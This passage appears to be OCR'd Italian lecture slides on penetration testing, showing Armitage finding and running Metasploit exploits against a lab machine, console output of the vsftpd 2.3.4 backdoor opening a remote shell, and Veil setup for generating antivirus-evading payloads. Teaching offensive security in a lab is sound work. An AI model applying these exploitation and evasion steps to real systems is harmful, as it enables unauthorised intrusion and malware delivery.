
- Selezioniamo col mouse la macchina target di interesse (ad esempio, quella con IP **`10.0.2.5`**) e clicchiamo su «**`Find Attacks`**»



Metasploit

Armitage – Ricerca degli Exploit


- Verranno cercati e selezionati tutti gli exploit relativi alle vulnerabilità presenti sulla macchina target di interesse



Metasploit

Armitage – Ricerca degli Exploit


- Al termine della ricerca, ci verrà segnalata la presenza di un nuovo menù relativo alla macchina target



Metasploit

Armitage – Selezione dell'Exploit


Exploit utilizzabili verso i servizi vulnerabili presenti sulla macchina target



Metasploit


Armitage – Selezione dell'Exploit

Exploit utilizzabili verso i servizi vulnerabili presenti sulla macchina target



Metasploit


Armitage – Configurazione ed Esecuzione dell'Exploit



Pannello di configurazione dell'exploit selezionato

Metasploit

Armitage – Configurazione ed Esecuzione dell'Exploit




Console X | nmap X | exploit X

```
[*] Command shell session 33 opened (10.0.2.15:45369 -> 10.0.2.5:6200) at 2023-05-08 20:22:49 +0200
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  33        shell cmd/unix               10.0.2.15:45369 -> 10.0.2.5:6200 (
                                         10.0.2.5)
```

Esecuzione dell'exploit selezionato

Metasploit

Armitage – Selezione Exploit su Macchina Windows



L'insieme degli exploit utilizzabili sarà diverso rispetto al caso precedente

Outline

- Concetti Preliminari
- Sfruttare le Vulnerabilità
- Vulnerabilità ed Exploit
- Metasploit
  - Introduzione
  - Remote Exploitation
  - Client-side Exploitation
  - Armitage
- **Veil Client-side Exploitation**

Veil Client-side Exploitation

- Strumento progettato per generare payload Metasploit che «provano a bypassare» i più comuni controlli effettuati dagli AntiVirus (AV)

- Veil non è installato di default in Kali Linux ed è quindi necessario installarlo tramite i seguenti due comandi


```
1. apt-get install veil
2. veil -h
```

- **N.B.** Il secondo comando richiede l'interazione da parte dell'utente per l'installazione delle varie dipendenze di Veil
  - Processo abbastanza lento e fortemente dipendente dallo stato dell'ambiente operativo

Veil Client-side Exploitation

Esempio di Utilizzo


- Per utilizzare Veil è sufficiente digitare il seguente comando
  - **`veil`**



Veil Client-side Exploitation

Esempio di Utilizzo


- Per utilizzare Veil è sufficiente digitare il seguente comando
  - **`veil`**



Veil Client-side Exploitation

Esempio di Utilizzo


- Creiamo un payload che consenta di effettuare *Evasion*
  - **`use 1`**



Veil Client-side Exploitation

Esempio di Utilizzo

